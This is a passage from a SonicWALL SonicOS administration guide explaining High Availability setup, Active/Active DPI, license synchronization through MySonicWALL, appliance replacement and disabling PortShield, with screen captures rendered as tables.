The benefits of the Active/Active DPI feature include the following:

- Both the firewalls in the HA pair are utilized to derive maximum throughput
- GAV, IPS, Anti-Spyware, and Application Firewall services are the most processor intensive, and concurrent processing of these services on the idle firewall while the active firewall performs other processing provides the most throughput gain

## How Does Active/Active DPI Work?

To use the Active/Active DPI feature, the administrator must configure an additional interface as the **HA Data Interface**. Certain packet flows on the active unit are selected and offloaded to the idle unit on the HA data interface. DPI is processed on the idle unit and then the results are returned to the active unit over the same interface. The remaining processing is performed on the active unit.

After configuring Stateful High Availability on the appliances in the HA pair, connecting and configuring the HA data interface is the only additional configuration required to enable Active/Active DPI.

# High Availability License Synchronization Overview

This section provides an introduction to the SonicWALL High Availability license synchronization feature.

## Topics:

- [“What is High Availability License Synchronization?” on page 1221](#)
- [“Benefits” on page 1221](#)

## What is High Availability License Synchronization?

High Availability license synchronization provides a way to share SonicWALL security services, Stateful High Availability, and other licenses between two SonicWALL security appliances when one is acting as a high availability backup for the other. To use this feature, you must register the SonicWALL appliances on [mysonicwall.com](http://mysonicwall.com) as Associated Products. Both appliances must be the same SonicWALL model.

High availability license synchronization allows sharing of the SonicOS license, the Support subscription, and the security services licenses present on the Primary SonicWALL appliance with the associated Backup appliance. All security services you see on the **Security Services > Summary** screen are shareable, including Free Trial services. The only licenses that are not shareable are for consulting services, such as the SonicWALL GMS Preventive Maintenance Service. When a hardware failover occurs, the Backup appliance is licensed and ready to take over network security operations.

In SonicOS 4.0 and higher, the Stateful High Availability Upgrade is offered on appliance models that support it as an optional licensed feature. On MySonicWALL, only the Primary unit in the HA pair needs to be licensed. With Stateful High Availability the Primary unit actively communicates with the Backup on a per connection and VPN level. As the Primary creates and updates connection cache entries or VPN tunnels, the Backup unit is informed of such changes. The Backup unit remains in a continuously synchronized state so that it can seamlessly assume the network responsibilities upon failure of the Primary unit with no interruption to existing network connections.

## Benefits

High Availability license synchronization is a cost-effective option for deployments that provide high availability by using redundant SonicWALL security appliances. You do not need to purchase a second set of licenses for the Idle unit in a High Availability pair. When the Stateful High Availability Upgrade is licensed, the Backup unit is always synchronized so that there is no interruption to existing network connections if the Primary unit fails.

## Stateful and Non-Stateful High Availability Prerequisites

Your network environment must meet the following prerequisites before configuring Stateful High Availability or non-stateful High Availability:

- The Primary and Backup appliances must be the same model. Mixing and matching SonicWALLs of different hardware types is not currently supported.

- It is strongly recommended that the Primary and Backup appliances run the same version of SonicOS firmware; system instability may result if firmware versions are out of sync, and all High Availability features may not function completely. High Availability is only supported on the SonicWALL security appliances running SonicOS. It is not supported in any version of SonicOS Standard.
- On SonicWALL appliances that support the PortShield feature (SonicWALL TZ series and NSA 240), High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances.
- Both units must be registered and associated as a High Availability pair on MySonicWALL before physically connecting them.
- The WAN virtual IP address and interfaces must use static IP addresses.




---

**Note** SonicWALL High Availability cannot be configured using the built-in wireless interface, nor can it be configured using Dynamic WAN interfaces.

SonicWALL High Availability does not support dynamic IP address assignment from your ISP.

---

- Three LAN IP addresses are required:
  - **LAN Virtual IP Address** - Configured on the X0 interface of the Primary unit. This is the default gateway for all devices configured on the LAN. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Backup unit.
  - **Primary LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the LAN interface, regardless of the Active or Idle status of the unit.
  - **Backup LAN Management IP Address** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Backup unit over the LAN interface, regardless of the Active or Idle status of the unit.
- At least one WAN IP address is required:
  - **WAN Virtual IP Address** - Configured on the X1 Interface of the Primary unit. Accessing the management interface with this IP address will log you into the appliance that is Active whether it is the Primary unit or Backup unit
  - **Primary WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Primary unit over the WAN interface, regardless of the Active or Idle status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.
  - **Backup WAN Management IP Address (Optional)** - Configured under **High Availability > Monitoring**. This is the IP address used for managing the Backup unit over the WAN interface, regardless of the Active or Idle status of the unit. This requires that you have an additional routable IP address available. This is optional, as you can always manage the Active unit with one static WAN IP address.

If using only a single WAN IP, note that the Backup device, when in Idle mode, will not be able to use NTP to synchronize its internal clock.




---

**Note** When HA Monitoring/Management IP addresses are configured only on WAN interfaces, they need to be configured on all the WAN interfaces for which a Virtual IP address has been configured.


---

If you will not be using Primary/Backup WAN Management IP address, make sure each entry field is set to '0.0.0.0' (in the High Availability > Monitoring page) – the SonicWALL will report an error if the field is left blank.



**Note** If each SonicWALL has a Primary/Backup WAN Management IP address for remote management, the WAN IP addresses must be in the same subnet. If shifting a previously assigned interface to act as a unique WAN interface, be sure to remove any custom NAT policies that were associated with that interface before configuring it.

The following figure shows an example of how to connect two SonicWALL security appliances for Stateful High Availability. The units are connected with their designated HA ports.



The LAN (X0) interfaces are connected to a switch on the LAN network. The WAN (X1) interfaces are connected to another switch, which connects to the Internet. The designated high availability interfaces are connected directly to each other using a crossover cable.



**Note** If you are connecting the Primary and Backup appliances to an Ethernet switch that uses the spanning tree protocol, be aware that it may be necessary to adjust the link activation time on the switch port to which the SonicWALL interfaces connect. For example, on a Cisco Catalyst-series switch, it is necessary to activate **spanning tree port fast** for each port connecting to the SonicWALL security appliance's interfaces.

#### Topics:

- [“Initial High Availability Setup” on page 1224](#)
- [“Initial Active/Active DPI Setup” on page 1224](#)

## Initial High Availability Setup

Before you begin the configuration of High Availability on the Primary SonicWALL security appliance, perform the following initial setup procedures.

- Register and associate the Primary and Backup SonicWALL security appliances as a High Availability pair on MySonicWALL. See [“Associating Appliances on MySonicWALL for High Availability” on page 1225](#).
- On the back of the Backup SonicWALL security appliance, locate the serial number and write the number down. You need to enter this number in the **High Availability > Settings** page.
- Make sure that the two appliances are running the same SonicOS versions.
- Make sure Primary SonicWALL and Backup SonicWALL security appliance's LAN, WAN, and other interfaces are properly configured for seamless failover.
- Connect the Primary SonicWALL and Backup SonicWALL appliances with a CAT5 or CAT6-rated crossover cable. The Primary and Backup SonicWALL security appliances must have a dedicated connection between each other for High Availability. SonicWALL recommends cross-connecting the two together using a CAT5/6 crossover Ethernet cable, but a connection using a dedicated 100Mbps hub/switch is also acceptable. The following table shows which interface to use for the various SonicWALL security appliance platforms.

Platform	Interface for High Availability
NSA E5500, E6500, E7500, E8500, E8510	HA port
NSA 2400, 3500, 4500, 5000	X5
NSA 2400MX	X25
NSA 250M, 250MW	X4
NSA 240	X8
NSA 220, 220W	X6
TZ 215, TZ 215W	X6
TZ 210, TZ 210W	X6
TZ 205, 205W	X4
TZ 200, TZ 200W	X4
TZ 105, 105W	X4
TZ 100, 100W	Not supported

- Power on the Primary appliance, and then power on the Backup appliance.
- Do not make any configuration to the Primary's High Availability interface; the High Availability programming in an upcoming step takes care of this issue. See [“Configuring High Availability in SonicOS” on page 1234](#). When done, disconnect the workstation.

## Initial Active/Active DPI Setup

The Active/Active DPI feature requires an additional physical connection between the two appliances in your Stateful HA pair. The connected interface is called the HA Data Interface.



### Perform the following steps:

- Step 1** Decide which interface to use for the additional connection between the appliances. The same interface must be selected on each appliance. For example, you could connect X4 on the Primary unit to X4 on the Backup, in which case X4 would be the HA Data Interface.
- Step 2** In the SonicOS management interface, navigate to the Network > Interfaces page and ensure that the **Zone** is **Unassigned** for the intended HA Data Interface.

Network / Interfaces

**Interface Settings**

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	No link	Default LAN	
X1	WAN	Default LB Group	10.203.28.35	255.255.255.0	Static	1000 Mbps full-duplex	Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X2:V50	VAP-Corporate		172.16.50.1	255.255.255.0	Static	VLAN Sub-Interface		
X3	WAN		1.2.3.4	255.255.255.0	Static	No link		
X4	Unassigned		0.0.0.0	0.0.0.0	N/A	No link		
X5	HA-Link		N/A	N/A	N/A	No link	High Availability Link	

- Step 3** Using a standard Ethernet cable, connect the two interfaces directly to each other.

## Associating Appliances on MySonicWALL for High Availability

This section describes how to associate two SonicWALL appliances as a High Availability Pair on mysonicwall.com, and shows an example high availability configuration on SonicOS.

### Topics:

- [“Configuration Overview” on page 1225](#)
- [“Configuration Procedures on MySonicWALL” on page 1227](#)

## Configuration Overview

You can associate two SonicWALL security appliances as HA Primary and HA Secondary on MySonicWALL. Note that the Backup appliance of your High Availability Pair is referred to as the HA Secondary unit on MySonicWALL. After the appliances are associated as an HA Pair, they can share licenses.

You need only purchase a single set of licenses for the HA Primary appliance. The licenses are shared with the Backup unit. This includes the SonicOS license, the Support subscription, and the security services licenses. The only licenses that are not shareable are for consulting services, such as the SonicWALL GMS Preventive Maintenance Service.

It is not required that the Primary and Backup appliances have the same security services enabled. The security services settings will be automatically updated as part of the initial synchronization of settings. License synchronization is used so that the Backup appliance can maintain the same level of network protection provided before the failover.

To use Stateful High Availability on SonicWALL NSA appliances, you must purchase a Stateful High Availability Upgrade license for the Primary unit. Stateful High Availability is a licensed service that must be activated for the Primary appliance on mysonicwall.com. The license is shared with the Backup unit.

System /

## Licenses

Accept  Cancel

**Node License Status**

- The SonicWALL is licensed for unlimited Nodes/Users.

**Security Services Summary**

Security Service	Status	Count	Expiration
Nodes/Users	Licensed	Unlimited	
App Control	Licensed		10 Oct 2016
⋮			
Comprehensive Anti-Spam Service	Licensed	Unlimited	24 Oct 2016
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		10 Oct 2016
Premium Content Filtering Service	Expired		30 May 2013
ViewPoint	Licensed		
Dynamic Support 24x7	Expired		30 May 2013
SonicOS Expanded	Not Licensed		
Stateful High Availability	Licensed		
Analyzer	Not Licensed		

Support Service	Status	Expiration
Dynamic Support 8x5	Licensed	10 Oct 2016
Dynamic Support 24x7	Expired	30 May 2013
Software and Firmware Updates	Licensed	10 Oct 2016
Hardware Warranty	Licensed	10 Oct 2016

**Reassembly-Free Deep Packet Inspection™ technology**

**Manage Security Services Online**

Synchronize licenses with [www.mysonicwall.com](http://www.mysonicwall.com):

License synchronization is used in a high availability deployment so that the Backup appliance can maintain the same level of network protection provided before the failover. To enable high availability, you can use the SonicOS management interface to configure your two appliances as a High Availability pair in Active/Idle mode.

MySonicWALL provides several methods of associating the two appliances. You can start by registering a new appliance, and then choosing an already-registered unit to associate it with. Or, you can associate two units that are both already registered. Or, you can start the process by selecting a registered unit and adding a new appliance with which to associate it.



**Note**

Even if you first register your appliances on MySonicWALL, you must individually register both the Primary and the Backup appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the SonicWALL license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances. See [“Applying Licenses to SonicWALL Security](#)

[Appliances](#) on page 1245 for both procedures.

## Configuration Procedures on MySonicWALL

You can associate a SonicWALL security appliance with another appliance of the same model when you first register it, or at any time after both appliances are already registered on MySonicWALL. Procedures for different scenarios are provided in the following sections:

- [“Associating an Appliance at First Registration”](#) on page 1227
- [“Associating Pre-Registered Appliances”](#) on page 1230
- [“Associating a New Unit to a Pre-Registered Appliance”](#) on page 1231
- [“Removing an HA Association”](#) on page 1232
- [“Replacing a SonicWALL Security Appliance”](#) on page 1233



**Note** You can remove an appliance from an association at any time.

### Associating an Appliance at First Registration

To register a new SonicWALL security appliance and associate it as a Backup unit to an existing Primary unit so that it can use High Availability license synchronization, perform the following steps:

- Step 1** Login to MySonicWALL.
- Step 2** On the main page, in the left pane, in the text box under **Quick Register**, type the appliance serial number and then press **Enter** or click the **arrow** button.
- Step 3** On the **My Products** page, under **Add New Product**, type the friendly name for the appliance and the authentication code into the appropriate text boxes, and then click **Register**.
- Step 4** On the **Product Survey** page, optionally fill in the requested information and then click **Continue**.
- Step 5** On the **Create Association** page, click the radio button for the SonicWALL appliance that you want to act as the parent, or **Primary**, unit in the **High Availability** pair. You can skip this step if you want your new appliance to be a Primary unit itself.

The screen displays only units that are not already Backup units for other appliances.

Do one of the following:

- To make this appliance a Primary unit, click **Continue** without clicking a radio button.
- If one appliance is available as the parent product (Primary unit), click the radio button to select it, and then click **Continue**.

**Create Association** ?

Serial Number: 0017C51A2D0D  
 Product: SonicWALL NSA E7500  
 Platform: SonicWALL

Node Support: Unlimited  
 Reg. Code: URA9B5KL

Select the product you would like to designate as the parent product for the SonicWALL NSA E7500

Parent Product Type	Ⓒ	Friendly Name	Serial Number
HF Primary	<input type="radio"/>	Techpubs2 NSA E7500	0017C51A2D0E

- If multiple appliances are available for the parent product, click the radio button for the one you want, and then click **Continue**.

?
Create Association

Serial Number: 0017C5AABBCC	Node Support: Unlimited
Product: SonicWALL NSA E7500	Reg. Code: EN46CTDT
Platform: SonicWALL	

Select the product you would like to designate as the parent product for the SonicWALL NSA E7500

Parent Product Type		Friendly Name	Serial Number
HF Primary	<input checked="" type="radio"/>	Techpubs1 NSA E7500	0017C51A2D0D
HF Primary	<input type="radio"/>	Techpubs2 NSA E7500	0017C51A2D0E

CONTINUE

**Step 6** If you clicked **Continue** without selecting a choice for HA Primary in the preceding step, click the radio button under **Child Product Type** to select a choice for HA Secondary (Backup unit), and then click **Continue**. Your new appliance will be the HA Primary unit for the device that you select.

?
Create Association

Serial Number: 0017C5AABBCC	Node Support: Unlimited
Product: SonicWALL NSA E7500	Reg. Code: EN46CTDT
Platform: SonicWALL	

Associate child products.

Child Product Type		Friendly Name	Serial Number
HF Secondary	<input type="checkbox"/>	Techpubs1 NSA E7500	0017C51A2D0D
HF Secondary	<input checked="" type="checkbox"/>	Techpubs2 NSA E7500	0017C51A2D0E

CONTINUE

**Step 7** On the next screen, you can verify that your product registered successfully and, at the bottom under Parent Product, verify the correct appliance and serial number for the parent (or child, if you chose that option).

Parent product

Parent Product Type	Friendly Name	Serial Number	
HF Primary	PRO 5060 1st	<a href="#">0006B1124416</a>	REMOVE X

You can click the **Serial Number** link for the parent product to display the **Service Management - Associated Products** page and verify that the newly registered appliance is listed as a child product associated with this parent.

ASSOCIATED PRODUCTS

Child Product Type	Status
<a href="#">HF Secondary</a>	1

BACK

You can click **HA Secondary** to display the **My Product - Associated Products** page for the child/secondary/Backup unit.



**Note** You can also change the associated product (parent) for this child on this page.

**My Product - Associated Products** ?

HF Secondary associated with Techpubs2 NSA E7500.  
Manage or associate products.

---

**Associate new products**

Please enter the serial number of the new product to be registered. Please use the software license key when registering a software product..

Serial Number:  [What is this?](#)

Friendly Name:   
May be up to 30 characters (Ex. "San Jose Branch Office") .

Product Group:  Please select a Product Group to associate your serial number with.

---

**Associated Products**

Your Registered Products are listed below:

	Name ▼	Serial Number	Product Line			
1.	<a href="#">Techpubs1 NSA E7500</a>	<a href="#">0017C51A2D0D</a>	NSA E7500	5.0.0.0e	URA9B5KL	<input type="checkbox"/>

## Associating Pre-Registered Appliances

To associate two already-registered SonicWALL security appliances so that they can use High Availability license synchronization, perform the following steps:

- Step 1** Login to MySonicWALL.
- Step 2** On the main page under **Most Recently Registered Products**, click **View all registered products**.
- Step 3** On the **My Products** page, under **Registered Products**, scroll down to find the appliance that you want to use as the parent, or Primary, unit. Click the product **name** or **serial number**.
- Step 4** On the **Service Management - Associated Products** page, scroll down to the **Associated Products** section.
- Step 5** Under **Associated Products**, click **HA Secondary**.
- Step 6** On the **My Product - Associated Products** page, in the text boxes under Associate New Products, type the **serial number** and the friendly **name** of the appliance that you want to associate as the child/secondary/Backup unit.

My Product - Associated Products ?

HF Secondary associated with Techpubs1 NSA E7500.  
Manage or associate products.

---

**Associate new products**

Please enter the serial number of the new product to be registered. Please use the software license key when registering a software product..

Serial Number:  [What is this?](#)

Friendly Name:   
May be up to 30 characters (Ex. "San Jose Branch Office").

Product Group:  [Please select a Product Group to associate your serial number with.](#)

- Step 7** Click **Register**.

## Associating a New Unit to a Pre-Registered Appliance

This section describes how to add a new appliance from the My Product - Associated Products page of an already-registered SonicWALL security appliance, and associate the two appliances so that they can use High Availability license synchronization. You can add a new secondary (Backup) unit to an existing Primary unit, or add a new Primary unit to an existing secondary unit. To use this method, perform the following steps:

- 
- Step 1** Login to MySonicWALL.
  - Step 2** On the main page under **Most Recently Registered Products**, click **View all registered products**.
  - Step 3** On the **My Products** page, under **Registered Products**, scroll down to find the appliance that you want to use as the existing unit. You can choose any supported appliance on the list, whether it is already an HA Primary or an HA Secondary, or neither. Click the product **name** or **serial number**.
  - Step 4** On the **Service Management - Associated Products** page, scroll down to the **Associated Products** section.
  - Step 5** Under **Associated Products**, do one of the following:
    - If the existing unit is an HA Primary or an unassociated appliance, click **HA Secondary**.
    - If the existing unit is an HA Secondary appliance, click **HA Primary**.
  - Step 6** On the **My Product - Associated Products** page, in the text boxes under **Associate New Products**, type the **serial number** and the friendly **name** of the new appliance that you want to register as the associated unit.
  - Step 7** Click **Register**.
  - Step 8** On the **Product Survey** page, optionally fill in the requested information and then click **Continue**.

- Step 9** On the **Create Association** page, if multiple qualifying existing appliances are displayed, click the radio button to select the unit with which you want to associate the new unit. If you selected an existing HA Primary unit or unassociated unit in [Step 3](#), the choices here will all be HA Primary. If you selected an existing HA Secondary unit in [Step 3](#), the available selections here will be HA Secondary units.

**Create Association** ?

Serial Number: 0017C51A2D0E      Node Support: Unlimited  
 Product: SonicWALL NSA E7500      Reg. Code: DC8KQ2JH  
 Platform: SonicWALL

Select the product you would like to designate as the parent product for the SonicWALL NSA E7500

Parent Product Type		Friendly Name	Serial Number
HF Primary	<input checked="" type="radio"/>	Techpubs1 NSA E7500	0017C51A2D0D

**Create Association** ?

Serial Number: 0017C51A2D0E      Node Support: Unlimited  
 Product: SonicWALL NSA E7500      Reg. Code: DC8KQ2JH  
 Platform: SonicWALL

Associate child products.

Child Product Type		Friendly Name	Serial Number
HF Secondary	<input type="checkbox"/>	Techpubs1 NSA E7500	0017C51A2D0D

- Step 10** Click **Continue**.

- Step 11** On the **Service Management - Associated Products** page, confirm at the top that the registration was successful, then scroll to the bottom to see the **Associated Products** and click either **HA Primary** or **HA Secondary** to display the unit(s) that are now associated with your newly registered appliance.

For example, continuing the example shown above, you would see the following:

ASSOCIATED PRODUCTS	
Child Product Type	Status
<a href="#">SonicPoint</a>	0
<a href="#">SonicWALL SonicPoint G</a>	0
<a href="#">HF Secondary</a>	1

## Removing an HA Association

You can remove the association between two SonicWALL security appliances on MySonicWALL at any time. You might need to remove an existing HA association if you replace an appliance or reconfigure your network. For example, if one of your SonicWALL security appliances fails, you will need to replace it. Or, you might need to switch the HA Primary appliance with the Backup, or HA Secondary, unit after a network reconfiguration. In either case, you must first remove the existing HA association and then create a new association that uses a new appliance or changes the parent-child relationship of the two units.



See “[Replacing a SonicWALL Security Appliance](#)” on page 1233. To remove the association between two registered SonicWALL security appliances, perform the following steps:

- Step 1** Login to MySonicWALL.
- Step 2** In the left navigation bar, click **My Products**.
- Step 3** On the **My Products** page, under **Registered Products**, scroll down to find the secondary appliance from which you want to remove associations. Click the product **name** or **serial number**.
- Step 4** On the **Service Management - Associated Products** page, scroll down to the **Parent Product** section, just above the **Associated Products** section.
- Step 5** Under **Parent Product**, to remove the association for this appliance, click **Remove**, wait for the page to reload, scroll down, and then click **Remove** again.

PARENT PRODUCT		
Parent Product Type	Friendly Name	Serial Number
HF Primary	Techpubs1 NSA E7500	<a href="#">0017C51A2D0D</a> <a href="#">Remove</a>

Are you sure you want to remove this Parent product Association? If yes then click 'Remove' again.

PARENT PRODUCT		
Parent Product Type	Friendly Name	Serial Number
HF Primary	Techpubs1 NSA E7500	<a href="#">0017C51A2D0D</a> <a href="#">Remove</a>

## Replacing a SonicWALL Security Appliance

If your SonicWALL security appliance has a hardware failure while still under warranty, SonicWALL will replace it. In this case, you need to remove the HA association containing the failed appliance in MySonicWALL, and add a new HA association that includes the replacement. If you contact SonicWALL Technical Support to arrange the replacement (known as an RMA), Support will often take care of this for you.

After replacing the failed appliance in your equipment rack with the new unit, you can update MySonicWALL and your SonicOS configuration.

Replacing a failed HA Primary unit is slightly different than replacing an HA Secondary unit. Both procedures are provided in the following sections:

- “[Replacing an HA Primary Unit](#)” on page 1233
- “[Replacing an HA Secondary Unit](#)” on page 1234

### Replacing an HA Primary Unit

To replace an HA Primary unit, perform the following steps:

- Step 1** In the SonicOS management interface of the remaining SonicWALL security appliance (the Backup unit), on the **High Availability** screen, in the **High Availability Settings** section, uncheck **Enable High Availability** to disable it.
- Step 2** Clear the **Backup SonicWALL Serial Number** text box.
- Step 3** Check **Enable High Availability**.

The old Backup unit now becomes the Primary unit. Its serial number is automatically displayed in the Primary SonicWALL Serial Number text box.

- Step 4** Type the serial number for the replacement unit into the **Backup SonicWALL Serial Number** text box.
- Step 5** Click **Synchronize Settings**.
- Step 6** On MySonicWALL, remove the old HA association. See [“Removing an HA Association” on page 1232](#).
- Step 7** On MySonicWALL, register the replacement SonicWALL security appliance and create an HA association with the new Primary (original Backup) unit as the HA Primary, and the replacement unit as the HA Secondary. See [“Associating an Appliance at First Registration” on page 1227](#).
- Step 8** Contact SonicWALL Technical Support to transfer the security services licenses from the former HA Pair to the new HA Pair.



**Note** This step is required when the HA Primary unit has failed, because the licenses are linked to the Primary unit in an HA Pair.

### Replacing an HA Secondary Unit

To replace an HA Secondary unit, perform the following steps:

- Step 1** On MySonicWALL, remove the old HA association. See [“Removing an HA Association” on page 1232](#).
- Step 2** On MySonicWALL, register the replacement SonicWALL security appliance and create an HA association with the original HA Primary, using the replacement unit as the HA Secondary. See [“Associating an Appliance at First Registration” on page 1227](#).

## Configuring High Availability in SonicOS

To configure High Availability, you must configure High Availability in the SonicOS management interface using the two SonicWALL appliances associated on MySonicWALL. For information about associating two appliances, see [“Associating Appliances on MySonicWALL for High Availability” on page 1225](#).

Before configuring Active/Active DPI, you must configure two SonicWALL security appliances as a Stateful High Availability pair and enable Stateful Synchronization in the SonicOS management interface.

On SonicWALL appliances that support the PortShield feature (SonicWALL TZ series and NSA 240), High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances.

You can disable PortShield either by using the **PortShield Wizard**, or manually from the **Network > PortShield Groups** page.

### Topics:


- [“Disabling PortShield with the PortShield Wizard” on page 1235](#)
- [“Disabling PortShield Manually” on page 1235](#)
- [“High Availability > Settings” on page 1237](#)
- [“High Availability > Advanced” on page 1239](#)
- [“High Availability > Monitoring” on page 1241](#)

- “Synchronizing Settings and Verifying Connectivity” on page 1244
- “Forcing Transitions” on page 1244

## Disabling PortShield with the PortShield Wizard

On SonicWALL appliances that support the PortShield feature, High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances. Perform the procedure for each of the appliances while logged into its individual management IP address. To use the PortShield Wizard to disable PortShield on each SonicWALL, perform the following steps:

- Step 1** On one appliance of the planned HA Pair, click the **Wizards** button at the top right of the management interface.
- Step 2** In the **Welcome** screen, select **PortShield Interface Wizard**, and then click **Next**.
- Step 3** In the **Ports Assignment** screen, select **WAN/LAN/HA**, and then click **Next**.



- Step 4** In the **SonicWALL Configuration Summary** screen, click **Apply**.
- Step 5** In the **PortShield Wizard Complete** screen, click **Close**.
- Step 6** Log into the management interface of the other appliance in the HA Pair and repeat this procedure.

## Disabling PortShield Manually

On SonicWALL appliances that support the PortShield feature, High Availability can only be enabled if PortShield is disabled on all interfaces of both the Primary and Backup appliances. Perform the procedure for each of the appliances while logged into its individual management IP address.

To manually disable PortShield on each SonicWALL, perform the following steps:


**Step 1** On one appliance of the planned HA Pair, navigate to the **Network > PortShield Groups** page.

Network /

## PortShield Groups

[Clear Statistics](#)

**Note:** Click on a port to select it or [Select All](#), [Unselect All](#)




[Configure](#)

Name	PortShield Interface	Link Settings	Link Status	Comment	Configure
X0	LAN	Auto Negotiate	1000 Mbps full-duplex	Default LAN	
X1	WAN	Auto Negotiate	No link	Default WAN	
X2	X0	Auto Negotiate	No link		
X3	X0	Auto Negotiate	No link		
X4	X0	Auto Negotiate	No link		
X5	X0	Auto Negotiate	No link		
X6	X0	Auto Negotiate	No link		
W0	WLAN	Auto Negotiate	300 Mbps half-duplex	Default WLAN	

**Step 2** Click the **Select All** link at the top of the page.

**Note:** Click on a port to select it or [Select All](#), [Unselect All](#)



[Configure](#)

**Step 3** Click the **Configure** button.

General

**Switch Port Settings**

Name: X2

Port Enable: Enabled

PortShield Interface: X0

Link Speed: Auto Negotiate

**Step 4** In the **Switch Port Settings** dialog box, select **Unassigned** in the **PortShield Interface** drop-down list.

**Step 5** Click **OK**.

The **Network > PortShield Groups** page displays the interfaces as unassigned.

Network /

### PortShield Groups

Clear Statistics

**Note:** Click on a port to select it or Select All, Unselect All

X0 X1 X2 X3 X4 X5 X6

Configure

Name	PortShield Interface	Link Settings	Link Status	Comment	Configure
X0	LAN	Auto Negotiate	100 Mbps - Half duplex	Default LAN	
X1	WAN	Auto Negotiate	No link	Default WAN	
X2	Unassigned	Auto Negotiate	No link		
X3	Unassigned	Auto Negotiate	No link		
X4	Unassigned	Auto Negotiate	No link		
X5	Unassigned	Auto Negotiate	No link		
X6	Unassigned	Auto Negotiate	100 Mbps - Full duplex		

## High Availability > Settings

The configuration tasks on the **High Availability > Settings** page are performed on the Primary unit and then are automatically synchronized to the Backup.

To configure the settings on the **High Availability > Settings** page:

- Step 1** Login as an administrator to the SonicOS user interface on the Primary SonicWALL.
- Step 2** In the left navigation pane, navigate to **High Availability > Settings**. See [“Verifying High Availability Status” on page 1249](#) for a description of the fields listed in the High Availability Status table.

The screenshot displays the High Availability Settings page. At the top, there are 'Accept' and 'Cancel' buttons. Below is a table showing the High Availability Status, followed by a section for High Availability Settings and a section for SonicWALL Settings.

High Availability Status	
Primary Status	Active
Dedicated HA-Link	X5 No link
Found Backup	No
Settings Synchronized	No
Primary Stateful HA Licensed	Yes
Backup Stateful HA Licensed	No
Stateful HA Synchronized	No
Primary State	ACTIVE
Backup State	NONE
Active Up Time	25 Days 01:29:08

**High Availability Settings**

Enable High Availability

**SonicWALL Settings**

<b>Primary SonicWALL</b>	<b>Backup SonicWALL</b>
Serial Number: <input type="text" value="0017C50F7478"/>	Serial Number: <input type="text" value="0017C50F7777"/>

- Step 3** Select the **Enable High Availability** checkbox.
- Step 4** Under **SonicWALL Address Settings**, type in the serial number for the Backup SonicWALL appliance. You can find the serial number on the back of the SonicWALL security appliance, or in the **System > Status** screen of the Backup unit. The serial number for the Primary SonicWALL is automatically populated.
- Step 5** When finished with all High Availability configuration, click **Accept**. All settings will be synchronized to the Idle unit, and the Idle unit will reboot.

## High Availability > Advanced

The configuration tasks on the **High Availability > Advanced** page are performed on the Primary unit and then are automatically synchronized to the Backup.

**To configure the settings on the High Availability > Advanced page, perform the following steps:**

- Step 1** Login as an administrator to the SonicOS user interface on the Primary SonicWALL.
- Step 2** In the left navigation pane, navigate to **High Availability > Advanced Settings**.

- Step 3** To configure Stateful High Availability, available on SonicWALL NSA series appliances, select **Enable Stateful Synchronization**. Fields are displayed with recommended settings for the **Heartbeat Interval (milliseconds)** and **Probe Interval (seconds)** fields. The settings shown are minimum recommended values. Lower values may cause unnecessary failovers, especially when the SonicWALL is under a heavy load. You can use higher values if your SonicWALL handles a lot of network traffic.

